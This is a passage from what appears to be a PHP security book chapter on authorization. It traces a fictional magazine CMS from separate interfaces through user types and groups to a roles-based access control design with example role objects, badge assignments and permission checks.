A few weeks more pass. The two new *photographers* need an image manipulation interface, where photos can be rotated, cropped, and filtered and then put back into `cms`. So that's another interface you need to build, `photos.example.info`.

Now that the magazine is becoming successful, the writers can't be allowed to publish any more stories with typos, so you disable the publishing actions in `cms.example.info` and reimplement them at `edit.example.info`, to which only the *editors* have access.

Your simple CMS has grown from two interfaces to six, with seven distinct classes of users that you serve: *moderators, writers, photographers, editors, administrators*, and both registered and anonymous public *users*. So far, keeping the interfaces separate has worked. But we will eventually need to allow more than one kind of user to use the same interface. Separate interfaces by themselves can't handle the newly increased demands of your application.

User Types

The readers of *examplE.Info* are a fiercely loyal bunch, and growing in number. You have already added a more sophisticated membership mechanism (allowing visitors to register, and furthermore allowing them to become paid subscribers if they wish) and a better comment engine. The principals are considering adding advertising to the public site in order to generate some needed revenue, but paid members should continue viewing a mostly ad-free version of the site. So in addition to building an ad-manager interface, you are going to need to create two different types of users in the public interface, so you can show ads to some users but not to others.

You have been using interfaces to distinguish among classes of users. But user types offer a second way of managing access in an application, actually providing a finer-grained, more specific access control mechanism. Everything that you did with separate interfaces early on you could have done by assigning one or more user types to the various users. For instance, only users of type *moderator* would be allowed to approve comments, and only users of type *editor* would be allowed to publish articles. In this way, you would not have needed so many distinct interfaces. To put it another way, if you had known then what you need now, you might have started differently.

But you don't have time right now to refactor the whole application to take advantage of user types; you need to get those ads up. So you build a banner ad manager at `ads.example.info`, and tweak the `www` templates to display the ads, with code something like the following:

```
if ( empty( $member ) || $member->type != ‘paid’ ) {
  // show ads
  print "<script src='http://ads.example.info/banner.js'
               type='text/javascript'></script>";
}
```

If a user isn’t logged in as a member, or is logged in but is not a paid subscriber, then your script adds the JavaScript that inserts a banner ad. This means adding a new *type* column to the members table in the CMS, and setting the type for paid subscribers accordingly. A more flexible system would abstract this scheme into two tables: one listing all possible valid member types (which could be expanded as new types of members are brought on board), and another tying particular members to one or more types of membership. That way a given member could be of type *sports* and type *paid* at the same time.

Whichever of these two methods of implementing user types you choose, the public `www.example.info` interface is now home to two broad classes of users, anonymous and members, and the members class contains many different user types.

Within the code for the www interface in general, you have created logic that displays different specific interfaces, and allows or denies various *actions*, based on the type of the member making the request. Actions are the discrete bits of functionality that exist within an interface. (In larger applications they are often factored out into separate scripts that are included at run-time based on the request.) For instance, nonmembers can carry out the *register* action if they choose to, but (until they have registered) they are denied access to the *login* and *change password* and *set preferences* actions which are available to members. Both members and nonmembers are allowed to use the post *comment* action.

But actions aren’t always so clear-cut. As we explained previously, *paid* members can view articles without ads, whereas everyone else sees the regular view. We might say that paid members can carry out the *skip ads* action. Even though the *skip ads* logic may be bundled into the same script that carries out the *view* action, it is a good idea to treat it conceptually as a separate action that is allowed only for charter members.

User Groups

The once-humble online magazine continues to grow, and one day the CEO drops by with great news: *examplE.Info* has signed a deal with rival online magazine *WebZine*, and will be publishing their magazine using your CMS, with an eye toward possibly sharing content in the future. Outwardly, you are smiling, but inwardly you wonder, “Things are getting really complicated; how am I going to keep all of the actions appropriately separated within the system?” The *examplE.Info* staff is not going to want to allow the *WebZine* staff access to their unpublished articles and photos!

One possible choice would be to build a full complement of separate interfaces (`www`, `cms`, `photo`, `edit`, and `ads`) for exclusive use by the *WebZine* staff. This choice could potentially result in two separate codebases, accessing two separate databases and used by two separate collections of users. That would be a maintenance nightmare.

The easiest and quickest way to accomplish this task, then, would be to assign users to *groups*, in a model similar to that of a Unix filesystem (which we will discuss in Chapter 13). Users belonging to the *examplE.Info* group are given access to articles and photos produced by other users in their own group, and users belonging to the *WebZine* group are similarly given access to their own articles and photos. In this way, all users share the same codebase, but access to content (that is to say, access to different *locations* within the system) is controlled based on a user’s group identity.

In an online application, particularly a web application, location is synonymous with URI (and with URL; indeed, location is the L in Uniform Resource Locator). Since each article or photo in `cms.example.info` has a distinct URI that points to it, we can say that each article or photo resides at a particular virtual location. By assigning users to various groups, and assigning locations within the application to those groups, you can control which users have access rights to each article and photo.

Implementing this method for additional access control across all of the interfaces at examplE.Info has one very attractive feature: it does not (yet, as you will see) require complete refactoring. But you will need to add two tables to the database: one to keep track of groups, and another to track user-to-group assignments. You will also need to add a group ID field to the table or tables that keep track of articles and photos, or create a separate table that assigns locations to groups. Still, this seems like a manageable task for right now.

This strategy will be even more efficient if the articles and photos are saved in some sort of hierarchical namespace, as they typically are in a traditional static website. In this case, you would simply assign articles and photos found in, for example, `http://cms.example.info/example/` to the *examplE.Info* group. Then you can associate other locations with other groups, and the problem is solved.

On the other hand, if the articles and photos are identified only by an ID, as in the URI `http://cms.example.info/articles.php?id=360` (which makes storing and referring to them easier), then you will need yet another field to associate an item ID with a group affiliation.

Once groups are implemented, you have a lot to juggle, but you can fairly easily allow or deny actions on specific locations within your application depending on user class (the interface being used), user type (the privileges or appropriate actions allowed), and group ID. The members of the user class *editors*, who are using the publishing interface at `edit.example.info`, are all generally allowed to carry out *publish, feature*, and *archive* actions on the articles and photos in the system. But with the advent of groups, logic must be written into the `edit` interface that prevents editors belonging to one group from calling those actions on articles or photos belonging to other groups.

Adding Content Sharing

Your group ID system has worked so well that the boss is now ready to move ahead with content sharing, which complicates things considerably. The staff of *WebZine* might create and publish an article that later is assigned also to the *examplE.Info* group, thus fulfilling the CEO's goal of sharing content. But what happens if members of both groups need to collaborate on that or a new article? You could create a third group made up of those users who need to work together, which could be a perfectly acceptable workaround in the current system. But as the *examplE.Info* media empire acquires new properties and branches out into new media, the number of groups required will increase, and new group-checking logic will need to be implemented in every interface to the system.

Your original application has grown incredibly complex, and the user base has diversified to the point where very specific access policies need to be enforced to keep people from accidentally or maliciously carrying out unauthorized actions. Your logic for preventing unauthorized access needs to be implemented against group and/or user type across many different interfaces. Unfortunately, because the system has developed organically, the authorization logic is, as we have seen, completely ad hoc. In the public interface, it is based on user type. In the management interfaces, it is based on group. And there are still more specialized interfaces, such as `comments` and `photo`, that have their own authorization schemes. It is becoming increasingly difficult to say which users are allowed to carry out specific actions on a given article or photo, because that information is spread out over at least three different subsystems.

With plans in the works to expand *examplE.Info's* offerings to include video content as well, you are faced with building yet another complex interface that has its own set of user types and groups. It is time—in fact, well past time—to consider a centralized system for granting or denying access according to complex policies.

Roles-Based Access Control

One such system, and the one we recommend, is known as Roles-Based Access Control (RBAC). In the RBAC model, users are assigned *roles*, like the roles in a play, that apply to various locations or interfaces within the system. A user might be an *editor* in one location, but just a humble *writer* in another. A community member might be granted the *moderator* role in areas where she possesses particular expertise. An advertising account manager might be granted the *adManager* role across one or more of the websites being served by the system.

Each role carries with it a well-defined set of permissions, that is, a list of those actions that are allowed to all the users possessing the same role at the same location. *Writers* are allowed to create and view unpublished articles within the CMS. Video *producers* are allowed to add video content to any article. Article *owners* are allowed to edit their articles and add photos. Those examples are the general case. There may be specific locations within the system where users possessing the *writer* role are allowed to create video clips and add video to their articles. There may also be locations where *writers* are not allowed to add photos on their own. We illustrate this concept in Figure 10–1, which shows one example of the interrelationship of role assignments, location, and permissions for staff member bfranklin.



Location: /features/2005/04/gadgets.html
Role: writer
Location: /
add, view
Permissions allowed
for bfranklin
at this location:
add, view, edit
User: bfranklin
Role: editor
Location: /
add, view, edit, delete,
publish
Role Assignment:
bfranklin is writer at
/articles
Role: editor
Location: /features
add, view, edit
Role Assignment:
bfranklin is editor at
/features
Role Assignment:
bfranklin is writer at
/obituaries

Figure 10–1. *An illustration of the effect of role assignments on permissions at a location*

Staff member bfranklin has three different role assignments, each applying to a different location at *examplE.Info*. At `/features`, he has the role of editor, which gives him permission to add, view, or edit items. Therefore, at the specific location `/features/2005/04/gadgets.html` (which corresponds in this hierarchical filesystem to a specific article), bfranklin may request the add, view, or edit actions, but not the delete or publish actions.

Focusing on roles doesn't mean that we throw group affiliation out the window, because groups can collect various roles and/or locations into convenient, easy-to-reference units. The ultimate difference between a group and a role is that a group is a collection of users, while a role is a collection of allowed actions. The articles, photos, and videos (that is, the locations) within a system can have group affiliations, as can the roles for working with them. Blanket permissions can then be assigned by group, and special roles can be created to modify those blanket permissions for particular users or locations.

A well-implemented roles-based system can account for all of these special cases, because it can assign different sets of permissions to the same role name at different locations, just as it assigns the same role to different users or groups at different locations. This model, then, allows for extremely fine-grained access control, and it allows that control to be managed from a central interface in your system. We will spend the rest of this chapter exploring the implementation of a suitable scheme for authorizing specific actions based on a user's role.

Authorization Based on Roles

The *role* is the fundamental unit of an RBAC system. A role is a collection of three pieces of information:

1. A dynamic reference to a *location*, ideally a path in a hierarchical system. A role could also point to a request URI, a parent directory, a database record ID, or almost anything else that is unambiguously specifiable.
2. A collection of *permissions*; in other words, a list of the actions that can be carried out by a user who has been assigned the role.
3. A collection of role-to-user assignments. A role assignment is like a *badge* worn by a user, giving him the authority to do particular things.

We illustrate this concept in Table 10–1, which shows three sample roles.

Table 10–1. *Sample Roles for* examplE.Info

Location	**Permission**	**Role Name**	**Role ID**
`video.example.info/sports/`	add, delete, edit	sports-producer	12345
`video.example.info/sports/football/superbowl/`	edit	sports-producer	34567
`example.info/`	add, delete, edit	editor-in-chief	3

In these examples of role-based authorization, the "sports-producer" badge with ID 12345 grants permission to add, delete, and edit at the `video.example.info/sports` location. The badge with ID 34567 limits the sports-producer's permissions in the `/sports/football/superbowl` location. Whereas a user with a sports-producer badge can normally add, edit, or delete, in this particular section she is limited to edit permission only. The "editor-in-chief" badge with ID 3 grants wide-ranging permissions to whoever bears it.

We illustrate the awarding of badges to specific users in Table 10–2.

Table 10–2. *Sample Badge Assignments for* examplE.Info

Role	User
sports-producer	Hans, Linda
sports-producer	Enrico
editor-in-chief	Jose, Ettore

Here you simply assign an already identified badge name to a user or group of users. When a user visits a location, two pieces of information are looked up to define that user's possible actions:

1. What roles does the user possess, by role name, at this location?
2. What are the permissions allowed for those role names at this location?

These RBAC lookups enable an application to discover the full set of actions allowed for a given user at a particular location, and to grant or deny execution of actions accordingly.

In this tripartite nature, a role is almost exactly comparable to a MySQL `GRANT` statement:

```
GRANT INSERT, UPDATE, DELETE ON exampledb.* TO ‘ami’@’localhost’;
```

That statement grants *permissions* (to insert, update, and delete) on *locations* (anywhere at `exampledb.*`) to a *user* (`ami`, so long as she connects via localhost). Roles-based authentication differs from this only in that it assigns permissions on locations not to an individual user (or group of users) but rather to a unique identifier, or badge; it then allows you to assign that badge to one or more users. This system is fine-grained enough to allow each user to have different permissions at every unique URI in your application, if that is what you need.

What Roles Look Like

While a role may be stored in a database or on an LDAP server, its best expression for our purposes as developers is as a PHP object. Here are some samples of what such a role object could look like in a project like *examplE.Info*:

```
$role->id = 55;
$role->name = 'webzine member';
$role->location = '/WebZine/MembersOnly';
$role->allow = array( 'view', 'addComment' );
$role->deny = array( ‘index’ );
```

This set of rules means that any user assigned the badge of *webzine member* (with an ID of 55) is authorized to view objects and add comments (but not to refresh the dynamic index of articles) at `http://webzine.com/MembersOnly` and anywhere below that, such as `MembersOnly/articles/PHP_Security_And_You.php`.

If your application uses a hierarchical structure, such as a filesystem or a persistent object database (a technique for storing application objects in a hierarchical database between requests; see `http://en.wikipedia.org/wiki/Object-relational_mapping` and `http://www.ambysoft.com/persistenceLayer.html` for more information), permissions can be inherited by child locations within the hierarchy, much as `.htaccess` settings are inherited by directories in a traditional website. Because permissions can be explicitly allowed or denied to a given badge at a given location, you can fence off areas within the hierarchy where you don't want to allow actions that would otherwise be inherited, something like this:

```
$role->id = 56;
$role->name = 'webzine member';
$role->location = array( '/WebZine/MembersOnly/articles/archives',
                         '/WebZine/MembersOnly/photos/archives' );
$role->deny = array( ‘addComment’ );
```

Notice that no actions are explicitly allowed for role 56. The *view* action is inherited by the *webzine member* badge from the actions allowed at `Webzine/MembersOnly`, and so doesn't need to be specified again. The only reason role 56 exists is to deny to anyone possessing the *webzine member* badge the *addComment* action on articles and photos that have been moved into the archives. Because role IDs 55 and 56 have the same badge name, they represent the same general role but with different permission sets at different locations within the system.

The Name of the Role

Many companies, and most conventions, use ID badges to control access to areas and services. At concerts, if you don't have a backstage pass, you can't hang out with the roadies or feast on the catering. The virtual badges used in RBAC work the same way. Possession of a role confers any number of permissions on the bearer, depending on where that person is in the system.

The role names, the location names, and the names of the actions that you allow and deny in a role are all completely arbitrary and application dependent, but they should of course be sensibly descriptive as well as consistent within an application. An example taxonomy, designed again for the needs of our theoretical *examplE.Info*, follows. (In the PHP code, the names of the roles are shown in boldface simply to make the different roles more easily distinguishable.)

Editor

The global *editor* role in our CMS is the most powerful single role; it grants the bearer nearly unlimited permission in the areas where it is valid. A top-level editor can add, view, and edit any article or photo, can update metadata and indexes, and can feature, archive, or delete any of the objects in the system.

```
$role->name = ‘editor’;
$role->location = '/';
$role->allow = array( 'viewPublic','viewPrivate','addArticle',
                      'addPhoto','addComment','moderate',
                      'edit','tag','index',
                      ‘feature’,’archive’,’delete’ );
```

Member

The standard *member* role, by contrast, is perhaps the most restricted, allowing nothing but the viewing of public materials and adding comments to them:

```
$role->name = ‘member’;
$role->location = '/';
$role->allow = array( ‘viewPublic’,’addComment’ );
```

Anonymous

It's a good idea to give even unauthenticated users an explicit role name, even if the only thing it allows is the login action. In this example, we also allow a user with the *anonymous* role to view (but not add comments to) public articles and photos.

```
$role->name = ‘anonymous’;
$role->location = '/';
$role->allow = array( ‘login’,’viewPublic’ );
```

Author and Photographer

The content-creation roles *authors* (for articles) and *photographers* (for photos) don't possess the ability to work with metadata or publishing features as the editor does, but otherwise have a fairly complete set of permissions.

```
$role->name = ‘author’;
$role->location = '/';
$role->allow = array( 'viewPublic','viewPrivate','addArticle',
                      'addComment','moderate' );

$role->name = 'photographer';
$role->location = '/';
$role->allow = array( 'viewPublic','viewPrivate','addPhoto',
                      ‘addComment’,’moderate’ );
```

This rounds out the set of role names explicitly needed by our (fictional) content management application. But there are some additional roles that need to be implemented within the RBAC code and assigned to users in special ways. We refer to these as "magical roles" because of their special status.

Magical Role Names

Notice that the *writer* and *photographer* roles don't possess the *edit* action, which means that they can't *edit* their own articles or photos after adding them. This seems a little too conservative until we consider that the edit permission would have to apply not just to their own articles or photos, but to everyone else's as well. Since they must have edit permission for their own additions, we need to create a special *owner* role that allows that permission:

```
$role->name = ‘owner’;
$role->location = '/';
$role->allow = ‘edit’;
```

The owner badge is the first of four "magic" or virtual roles that we will define, so-called because they have special properties beyond those of regular roles. The *owner* role is going to be automatically assigned when a user is working with an object that he owns.

The second magic role is one for a system administrator, shortened to *admin*, which allows all actions in any location. It is considered magic because our system will need to recognize an *admin* badge as having all the privileges of every other role. Thus, if for example only editors are allowed to access some script, then the magic reality is that admins are also allowed access.

```
$role->name = ‘admin’;
$role->location = 'any';
$role->allow = ‘any’;
```

With this role (and the next) we use the alias *any* as shorthand for all possible locations and permissions. We use the *any* alias for the location rather than the top-level / because location names are arbitrary and need not follow a hierarchy. In order to define the role in all possible locations, including those outside of the hierarchy implied by /, we must use an all-encompassing alias.

Next, we create a magic role for all authenticated *users*, which allows a baseline set of actions to be inherited by all other roles except *anonymous*.

```
$role->name = ‘user’;
$role->location = 'any';
$role->allow( ‘chpass’, ‘preferences’, ‘logout’ );
```

Although a special role for *user* may seem unnecessary, we recommend it because all human users require some basic services from any application, such as the ability to change personal preferences and passwords, and permission to log out. These requirements apply to every other role besides *anonymous*, from lowly *member* to lofty *admin*. Rather than having to specifically allow these actions in every role, we consolidate them here, and let them be inherited by the more specialized roles.

There is a fourth and final magical role name, but it doesn’t actually have to be defined. The *none* role, precisely because it is undefined, allows no actions at all; and so it can be used to cancel the inheritance of a role assignment at some location higher up in the tree. If for example some specific user is assigned a global *moderator* role, but you don’t want her to be a moderator in one specific part of the site (videos, for example), assigning the *none* role to that user at that specific location will cancel her inheritance of the *moderator* role.

So to summarize, roles have arbitrary but consistent names, with the exception of the four magical roles: *owner, user, admin*, and *none*. An implementation of RBAC will need to account for these special roles in code, but they allow behaviors that are important to many applications.

Location, Location, Location

Most of the preceding examples assigned roles to `/` (the root location), because they were meant to be generic prototypes, and to define a default set of global permissions for a few common roles. But roles make much more sense when you start applying them to specific locations within your application. So before you can assign roles, you need to think carefully about how those locations are laid out, and what they are called.

If it is appropriate to your application, there are definitely advantages to a *hierarchical* namespace. Such logic is particularly handy with web applications, because the URIs by which objects are accessed fall naturally into such a structure; so do email folders. In such a location taxonomy, each object’s name is the name of its immediate parent, followed by a slash, followed by a locally unique name. A clear example of this kind of structure is the location `/admin/financial/payroll.html` at *examplE.Info*; the structure of the name itself makes it clear that `payroll.html` is one part of a financial group which is itself a subpart of an admin interface. (Of course, we’re not saying that your naming convention has to match a real filesystem somewhere; we’re just saying it could look like one.)

A different kind of application might deal with an essentially flat file structure, and instead use the type of an object to denote a *virtual* location. The location represented by `/airline/reservations?rid=45678` is not likely to exist anywhere on disk; rather, it almost certainly applies to a reservation object (my trip to London on the 13th of next month) stored in a system with a flight ticketing component.

Yet another and different example of a location, a completely nonhierarchical one this time, might be `videos`. This could describe a whole separate *interface* strictly for working with video in the system, and allow or deny the actions associated with it to the holders of various badges. The videos themselves might exist in some sort of hierarchy, or they might just be identified by a database record ID.

No matter which method for naming your namespace you choose, consistency is key. If your application expects to traverse a hierarchical namespace to discover what roles a given user has (what badges she possesses) at that particular location, then a location like `videos` isn’t going to be very meaningful. But if a script is in fact part of the `videos` location, then it can easily check any action that the current user requests against those roles assigned to her at the `videos` location.

Taking Action

Generally speaking, actions are the parts of your application that do things on behalf of the user, whether it is publishing an article on computer security, booking a flight, or putting a collection of videos online. If you think of locations as being the nouns of your application, then actions are the verbs. I want to *edit* this article, then I want to *view* it, and then I want to *feature* it so that it shows up on the front page. The article is the location, and *edit, view,* and *feature* are actions that the user wants to carry out.

If your application includes scripts that function as business logic, these are actions. If your application uses a `switch()` function that allows users to carry out various actions based on a `$_GET` or a `$_POST` variable (probably better, because not exposed in the URI and therefore not vulnerable to an XSS attack), then each `case` in that `switch` is an action. If your application has a callable PHP script for each type of transaction, then those scripts are the actions.

Actions can be general, such as *edit* and *delete*, or you can use a naming convention of some kind to apply them to specific types of objects (or kinds of information), or to handle specific administrative cases. Examples of the former would be actions like *editComment, editPhoto,* and *editArticle*. Examples of the latter would be actions like *imageAssignPhotographer* or *exportDatabaseToXML*.

It may be conceptually helpful to think of actions as permissions, since both the *actions* of an RBAC system and the *read, write*, or *execute* modes of a filesystem determine what a particular user can do at a particular location. Filesystem-like permissions may be fine for simple applications, but they quickly break down as more functionality is provided by an interface. Does having write permission at a location really give you the ability to delete something? Or if you can't write to a location, does that mean you shouldn't be able to add comments, either? The more flexible RBAC model is required for large applications, because it is able to define policy for any number of discrete operations.

Ultimately the set of actions allowed at a given location is determined by inheritance, starting from a global role default (if there is one) and moving up through the location tree. Any matching role objects encountered along the way add and subtract from the list of allowed actions. For example, if a user is assigned the *editor* role for `/features/sports`, the initial set of allowed actions is determined by the global *editor* role, which we presented as one of the examples previously. The *editor* role may be redefined at `/features`, to allow the *addSlideshow* action. Therefore the allowed set of actions for an editor at `/features/sports` will include all of the global actions, along with the ability to add a slideshow to an article.

Role Assignments

Having explored the three fundamental parts of a role record, we turn now to an equally fundamental fourth concept: role name (or badge) assignments.

Role assignments are the links between role names and the users of your application. But roles aren't just globally assigned—they can be assigned at specific locations, to be inherited (if you use a hierarchy) by other locations below it. For instance, in the case we just discussed, the editor role was assigned to a user at the location `/features/sports`. This means the user would also be an editor at `/features/sports/lacrosse` and `/features/sports/cricket`.

Note that there does not need to be an explicit role record for the location where a role is assigned to a user. Because the permission sets defined by roles are inherited by child locations, a role may be assigned at any location, provided one of the parent locations has a defined role of that name. Again, from our `/features/sports` example, the role of *editor* is defined at `/` and at `/features`. An editor at `/features/sports` has the permission set defined by role records at parent locations.

When assigning roles, you don't need to be limited to the categories of users defined by the filesystem. If your application implements groups, you could also assign a role to a group so that any member of that group could wear the appropriate role badge.

Making RBAC Work

Probably the hardest part of implementing RBAC is building the front-end interface that actually ties locations, actions, and users together. This is the interface that an *admin* will use to create and assign meaningful roles to all the various kinds of users. (If any interface in your application is going to require in-depth training, or at least a well-written tutorial, this one is it.)

Administrative Requirements

There are many possible administrative methods that an administrator would use to manage roles and role assignments, and to discover who can do what where. We provide here a list of the most obvious ones, with self-explanatory names:

```
$auth->getUsersWhoAre( $badge, $location );
$auth->getUsersWhoCan( $action, $location );
$auth->getAllowedActions( $user, $location );
$auth->createRole( $badge, $location, $allow, $deny );
$auth->assignRole( $badge, $location, $user );
```

One more administrative method deserves discussion.

```
$auth->getRoles( $user, $location, $recursive );
```

The `getRoles()` method is used to discover, outside of the administrative contexts which we will explore later, all of the roles assigned to a particular user at a given location—her badge list, in other words. The `$recursive` flag determines whether the method recurses through the list to determine which role is primary in the location where the article is published. This will be needed for example in creating a byline, such as *By Jane User, Editor*.

Parts of the Interface


The necessary interface lends itself to being split into two or more actions. The first, *manageRoles*, is the creation and management interface, wherein roles are initially defined as collections of allowed actions at arbitrary locations. The second, *assignRoles*, is the interface used to grant a particular user a particular role at some location.

The *manageRoles* User Interface

Because the creation and management of roles is itself an action, it can be handled like any other action. You navigate to the relevant part of the site, call the *manageRoles* action, and (if you possess a role that allows the *manageRoles* action—which as an *admin* you will) you are presented with the interface. The interface lists available roles and the actions they represent, and it allows you to add to or subtract from those actions. Any changes or assignments you make will apply to the role at the current location (and others beneath it) only.

This is trickier than it may seem because of the inheritance exhibited by roles. The interface must provide some means of distinguishing between actions that are explicitly allowed at the current location and those that have been inherited from a role definition at some parent location. It must also be able to express the cancellation of this inheritance, as when an action is explicitly denied at some location.

One possible way to do this is with a matrix of checkboxes or multiple-select menus. Each previously-defined role forms one axis of the matrix, ending with a control that allows for the definition of an entirely new role. Available actions form the other axis of the matrix. We illustrate this concept in Figure 10–2.



Role Administration for /articles

Role Name	Permissions Allowed						
writer	☑ add	☑ view	☐ edit	☐ delete	☐ publish	☑ addComment	☐ moderateComment
editor	☑ add	☑ view	☑ edit	☑ delete	☑ publish	☑ addComment	☑ moderateComment
owner	☑ add	☑ view	☑ edit	☐ delete	☐ publish	☐ addComment	☐ moderateComment
member	☐ add	☑ view	☐ edit	☐ delete	☐ publish	☑ addComment	☐ moderateComment
moderator	☐ add	☑ view	☐ edit	☐ delete	☐ publish	☑ addComment	☑ moderateComment
add	☐ add	☐ view	☐ edit	☐ delete	☐ publish	☐ addComment	☐ moderateComment

Figure 10–2. *Using checkboxes to assign permissions to roles*

The problem with this approach is that in a complex application there may be hundreds of actions defined. Even our relatively simple CMS for *examplE.Info* needs 15 or 20 actions to implement the core functionality as we described it. A form with 20 checkboxes for each role is going to be intimidating. A form with 100 checkboxes for each role is going to be impossible.

We therefore recommend some sort of drag-and-drop approach. You can easily create drag-and-drop interfaces using jQuery, Dojo, or Prototype frameworks for Javascript.

It is also worth noting that most actions will be added to roles in the global space, with only minor modifications and adjustments to inheritance taking place at specific locations. It may be advisable to force actions to be allowed and denied one at a time, via a drop-down menu, rather than all at once via checkboxes or multi-selects.

You might be wondering why it is necessary to go through all the trouble of creating this interface when the same information could be defined in some sort of policy file using JSON, as we did when presenting the sample role objects earlier. But doing so for a large site or a complex application would be just as tedious as clicking a hundred checkboxes, and (more importantly) would move role administration into the domain of the system administrator, who surely has better things to do than worry about who gets the *editor* role in some out-of-the-way section of the site. In fact, creating the interfaces we describe in this section is a one-time task, and they allow the site to be managed by people without direct technical knowledge of the PHP underpinnings of the system.

The *assignRoles* User Interface

The interface for assigning roles to users at arbitrary locations is much simpler than the permissions management user interface described previously. It too must take inheritance into account, for if a user `lindag` is assigned the role of *editor* at `/research`, then she must show up in the list of editors displayed at `/research/security/papers` as well.

Just as with the allowed actions, the inheritance of user-to-role assignments must be able to be cancelled for some locations. There may be some section in the `/research` tree where we don't want `lindag` to have editorial permissions. This is a job for the magical role *none*. When a *none* badge is assigned to a particular user at some location, all the nonmagical roles assigned to that user at parent locations (that is, the inherited assignments) are cancelled.

This interface isn't so complicated as to need drag-and-drop to make it usable, although it would certainly be a nice touch.

Approaches to Checking Badges

Within the application itself, you will need to check the current user's badge to determine what actions she is allowed to carry out. There are two basic approaches to using roles to making this check.

You might check to see if the current user's session, which contains information about the user, possesses a specific badge. For instance, in the editorial interface for the *examplE.Info* site, we might place the following in a global include so as to flatly deny access to users who don't have a global *editor* role in the *example.info* group:

```
if ( !$session->hasRole( ‘editor’, ‘example.info’ ) )
  exit( ‘Sorry, you do not have permission to edit at example.info.’ );
```

But of course, that makes the code specific to a single role, and it doesn't provide much room for nuance depending on a specific location in the site.

A better approach, then, checks to see if a user possesses a badge that grants her permission to carry out a particular action (that is, to execute a specific script as business logic) on a specific location:

```
$action = ‘edit’;
$location = $_SERVER['REQUEST_URI'];
if ( !$session->hasPermission( $action, $location ) )
  exit( "Sorry, you do not have permission to $action at $location." )
```

Exactly how these approaches are implemented depends on the rest of the system that they are meant to work with, but the samples of both these methods will, we hope, give you a good idea of how they might fit into a larger picture.

Logging Data

System administrators regularly rely on log files to monitor the activity on their servers. Keeping track of what daemons and logged-in users are doing is vital for detecting an intrusion and, if an intrusion should occur, possibly for discovering the means of entry. Detailed logs are also used in the mundane, everyday activity of tracking server health.

The same is true for application logs, which are the stream-of-activity data captured by your application. In Chapter 2, we recommended that the error messages produced by PHP should be sent to a log file rather than be displayed in the browser. Similarly, usage information should be captured in a log file. Once you have captured such information, you can analyze the ways in which users interact with your application to discover evidence of security concerns, such as unauthorized access to sensitive data or attempts to hog system resources. Because these pieces of information are stamped with the precise date and time of occurrence, they can also be correlated with other logs and system information, which allows you to put a human face on the actions of the otherwise anonymous user `nobody`. We'll discuss later in this chapter what kind of information you'll need to log in order to accomplish this matching.

